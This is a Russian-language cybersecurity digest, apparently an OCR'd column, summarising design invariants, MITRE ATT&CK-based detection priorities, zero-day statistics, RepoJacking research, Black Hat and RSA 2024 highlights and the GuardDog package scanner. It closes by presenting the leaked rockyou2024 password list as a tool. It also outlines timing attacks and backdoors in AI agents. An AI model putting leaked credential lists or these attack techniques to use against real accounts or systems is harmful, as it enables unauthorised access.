Дизайн, ориентированный на пользователя, пожалуй, ключевое требование. На практике оно означает необходимость готовить требования безопасности и архитектуру продукта вокруг действий его пользователя. Для каждого действия нужно проводить оценку того, как оно может привести к неблагоприятным последствиям. При этом разработчик тоже пользователь.

Еще один интересный момент — дизайн-мышление в терминах инвариантов. Инвариант свойство системы, которое остается неизменным при любых действиях ее пользователя или действиях атакующего. В контексте безопасности инвариант означает неизменяемое состояние системы, например: весь сетевой трафик, проходящий через незащищенные каналы, всегда защищен с использованием надежного протокола.

Инварианты безопасности помогают исключить требования к пользователям и при проектировании сфокусироваться на требованиях к системе, с которой работает этот пользователь. При этом реализация всех инвариантов может быть проверена автоматически на этапе анализа качества ПО.

Кстати, когда-то появилась концепция «неизменяемой инфраструктуры» (Immutable Infrastructure), и теперь инварианты дают архитектору возможность реализовать эти принципы на этапе разработки.

СТРАТЕГИЯ ВЫЯВЛЕНИЯ УГРОЗ: НА ЧЕМ СОСРЕДОТОЧИТЬ УСИЛИЯ ПРИ РАЗРАБОТКЕ МЕТОДОВ ОБНАРУЖЕНИЯ?

Как эффективно выявлять угрозы при ограниченном ресурсе? Как оценить качество методов обнаружения? Я встретил серию статей, автор которых ищет ответы на эти вопросы.


Security-инженеры и аналитики SOC знают, что ключевая цель при выявлении угроз создание механизмов для обнаружения и предотвращения как можно большего количества методов, которые использует злоумышленник для продвижения.

Эта цель превращается в решение задачи: не допустить, чтобы атакующий прошел все этапы своего пути и остался незамеченным. С этого момента начинается игра вероятностей: насколько вероятно, что атакующий пойдет по пути, который не заметит защищающийся?

Здесь помогает следующая модель:

1. Представляем каждую технику матрицы MITRE ATT&CK в виде точки.
2. Путь атакующего от получения первичного доступа до продвижения цели можно представить в виде определенной последовательности точек.
3. Техники матрицы, у которых есть множество подтехник, можно также разложить на группы точек (размер группы увеличивает вероятность успешного применения конкретной техники).
4. Каждую подтехнику можно применить с помощью разных процедур и инструментов это добавляет еще больше точек в группы.
5. Тактика выявления: чем больше процедур в рамках одной подтехники охватывает метод обнаружения, тем лучше такой метод. Эффективный метод обнаружения — тот, который выявляет процедуру с наибольшим количеством связей с другими процедурами.

И вот тут возникает гипотеза, которую можно проверить в рамках исследовательской работы: составить граф всех процедур MITRE ATT&CK и определить узлы с наибольшим количеством связей (пример на рисунке отмечен желтым).



Граф процедур MITRE ATT&CK

Эти узлы станут базой для выстраивания системы защиты и помогут определить приоритеты в условиях ограниченных ресурсов. Аналитик центра мониторинга получит еще одну возможность количественно обосновать необходимость разработки нового детекта или покупку «того самого» средства защиты.

АНАЛИЗ УЯЗВИМОСТЕЙ НУЛЕВОГО ДНЯ, КОТОРЫЕ ПРИМЕНЯЛИСЬ ДЛЯ АТАК В ПРОШЛОМ ГОДУ

Исследователи Google опубликовали отчет с разбором 0-day-уязвимостей, которые эксплуатировались в 2023 году.

Интересные факты:

1. Проанализировано 92 уязвимости, из которых 61 обнаружена в продуктах и платформах для конечных пользователей. Остальные в корпоративном софте. Интерес злоумышленников к пользовательским данным по прежнему стабилен.
2. Атакующие смещают фокус к компрометации сторонних компонентов и библиотек. Сохраняется тренд атак на цепочку поставок (подробнее на эту тему в моем канале).
3. Снижается доля 0-day, использованных для атак с целью финансовой выгоды. Этот пункт можно объяснить тем, что использование дорогих средств эксплуатации для таких атак экономически нецелесообразно. У злодеев есть более дешевые альтернативы, которые ведут к аналогичному результату.





Figure 1. Zero-days exploited in-the-wild by year

ПОВЫШЕНИЕ УРОВНЯ НАБЛЮДАЕМОСТИ ПРОЦЕССОВ DEVSECOPS

Университет Карнеги Меллона представил публике фреймворк Polar, который повышает наблюдаемость данных внутри платформы разработки ПО. Цель увеличить скорость и качество управленческих решений внутри DevSecOps-пайплайна.

В основе архитектуры фреймворка находится графовая БД, которая отвечает за управление данными и их представление в виде графа. Граф отражает отношение между несколькими ролями при работе с данными:

- Observers компоненты, которые отвечают за мониторинг ресурсов и сред;
- Information Processors связующие звенья, которые преобразуют необработанные данные от Observers в структурированные данные графовой БД;
- Policy Agents ведут контроль всех компонентов системы и с помощью конфигураций обеспечивают их работу в рамках заданных параметров.



Модель фреймворка

В итоге граф — это модель данных, которая показывает актуальные взаимосвязи в операционной деятельности бизнеса.


Предлагаю кейс использования: анализ существующих процессов DevSecOps для последующей оптимизации и снижения показателя Time to Deploy.

УЯЗВИМОСТИ НА GITHUB: В БИБЛИОТЕКЕ RUBY, КОТОРУЮ СКАЧАЛИ 250 ТЫСЯЧ РАЗ, В МОДУЛЯХ ДЛЯ ЭЛЕКТРОННЫХ ЗАМКОВ И В ПОПУЛЯРНЫХ ИГРАХ

В своем исследовании мы проверили публичные репозитории GitHub на уязвимость к захвату (RepoJacking). Теперь копнули глубже и поискали среди них популярные библиотеки. Мы отобрали репозитории с кодом, который был опубликован как библиотека в пакетном менеджере. Проверили эти репозитории на уязвимость и выбрали самые популярные. Вот что нашли:

- библиотека Ruby, последнюю версию которой скачали больше 250 тысяч раз, и другие Ruby-модули, опубликованные на RubyGems;
- Python модуль управления электронным дверным замком известного производителя;
- модули для игр Counter Strike и Minecraft;
- модуль расширения игрового движка Godot Engine;
- образы контейнеров, опубликованные на Docker Hub.

Рекомендации для разработчика написали. Результаты исследования опубликовали.



validates_formatting_of 0.9.0

Common Rails validations wrapped in a gem

```
gem 'validates_formatting_of', '~> 0.9.0'
```

```
gem install validates_formatting_of
```

0.9.0 May 15, 2015 (15 KB)
0.8.1 October 01, 2013 (15 KB)
0.8.0 March 26, 2013 (14 KB)
0.7.2 March 27, 2013 (12.5 KB)
0.7.1 August 10, 2012 (12.5 KB)
Show all versions (25 total) →

activemodel >= 0

its >= 0
rake >= 0
rspec >= 0
simplecov >= 0
Show all transitive dependencies →

Matt Bridges

139950a4b87596dbfb04d93e897bd2e6d30fb849d04fa0343e71ed2ca856e7e

0

359,289

258,302

N/A

>= 0

Пример библиотеки Ruby, репозиторий которой был доступен для захвата

ПОДБОРКА ИССЛЕДОВАНИЙ С BLACK HAT 2024

В августе прошли крупнейшие ИБ-мероприятия, и уже можно встретить обзоры наиболее громких с точки зрения медиа исследований.

Я взял материалы и постарался выделить перспективные направления.

- From Weapon to Target: Quantum Computers Paradox — исследование вопросов безопасности квантовых компьютеров и процесса квантовых вычислений. Влияние квантовых вычислений на классическую криптографию активно обсуждается, а вот вопросы безопасности самих квантовых систем остаются малоизученными. Авторы анализируют уязвимости и возможные векторы атак на квантовые вычислительные инфраструктуры, включая программное обеспечение и облачные сервисы. Примеры выявленных проблем: кража токенов аутентификации, изменение квантовых цепочек программ в SDK, а также атаки на квантовые процессоры.
- SnailLoad: Anyone on the Internet Can Learn What You're Doing — интересная техника составления профиля пользователя без каких либо вспомогательных инструментов (без агентов на его рабочей станции или прокси-серверов в его сети). Канал утечки данных находится в задержках сети, которые появляются, когда пользователь взаимодействует с онлайн контентом. Анализируя эти задержки, злоумышленник может точно определить действия пользователя, а это, в свою очередь, приводит к раскрытию конфиденциальной информации и деанонимизации. Эта техника подчеркивает уязвимость даже защищенных сессий браузера перед сложными атаками на основе временных характеристик (timing-атаки).
- Listen to the Whispers: Web Timing Attacks that Actually Work — и еще одно исследование тайминг атак, но уже в контексте безопасности веб приложений. Приведены примеры ситуаций, когда атакуемая система раскрывает конфиденциальные данные из за разных временных задержек при обработке запросов. Техника пригодится для обнаружения скрытой поверхности атаки и определения некорректных настроек прокси серверов.
- Deep Backdoors in Deep Reinforcement Learning Agents — техника интеграции «вредоносных нейронов» в нейронную сеть. В исследовании описаны сценарии компрометации ИИ-агентов на этапе их обучения и последствия неправильных решений, которые эти агенты могут принимать в промышленности, автономном транспорте и кибербезопасности.

RSA CONFERENCE 2024: АНОНСЫ ПЕРСПЕКТИВНЫХ ТЕХНОЛОГИЙ

Анонсы с RSA в этом году, которые меня заинтересовали:

- ArmorCode, компания — разработчик решения класса Application Security Posture Management (ASPM), интегрировала в свою платформу ИИ для корреляции уязвимостей и ускорения обработки дефектов.
- Checkmarx выпустила функции AI Security для защиты кода, который был сгенерирован с помощью LLM. И также добавила возможности авто исправления уязвимостей.
- Cloud Security Alliance выпустил руководство для безопасного внедрения ИИ. Опубликованы три ключевых документа, с которыми обязательно должны ознакомиться директор по информационной безопасности и руководители направлений AI: AI Organizational Responsibilities, AI Resilience и Principles to Practice.
- Компания Protect AI запустила базу данных уязвимостей в ИИ/ML. По мнению компании, существующие базы уязвимостей CVE и NVD не закрывают потребности в информации об уязвимых ML моделях и проблемах ИИ.
- Стартап Torq выпустил решение HyperSOC, которое добавляет аналитику силу в виде LLM для автоматизации оценки критичности угрозы, определения оптимального пути ее обработки и эскалации. «Исключить выгорание специалистов SOC» — необычная ценность, которую закладывают разработчики этой технологии.

Даю задание: найти общий тренд среди всех этих анонсов. А я пока посмотрю на мост Golden Gate где-то в Сан-Франциско неподалеку от места проведения RSA Conf 2017.

ПЕРСПЕКТИВНЫЕ ИНСТРУМЕНТЫ: СРЕДСТВО ДЛЯ ПОИСКА ВРЕДОНОСНЫХ ЗАВИСИМОСТЕЙ PYPI И NPM

Выше я уже писал о нашем исследовании атак на конвейер разработки. Частый вопрос, который задают разработчики, ознакомившись с ресерчем: какое средство использовать для анализа зависимостей в коде?

GuardDog — инструмент, который при помощи Semgrep сканирует пакеты PyPI и NPM на предмет вредоносного кода. База эвристик делится на два блока: эвристики исходного кода и эвристики метаданных пакета. С его помощью исследовательское подразделение DataDog недавно обнаружило набор вредоносных пакетов PyPI, которые атакуют определенные рабочие станции под управлением macOS.

Утилиту можно брать на вооружение и использовать для непрерывного сканирования локального репозитория пакетов.

ПЕРСПЕКТИВНЫЕ ИНСТРУМЕНТЫ: ФАЙЛ СО СПИСКОМ САМЫХ ПОПУЛЯРНЫХ ПАРОЛЕЙ

Файл rockyou2024.txt содержит 9,94 миллиарда уникальных паролей, многие из которых были замечены в крупных утечках. Кому пригодится этот файлик:

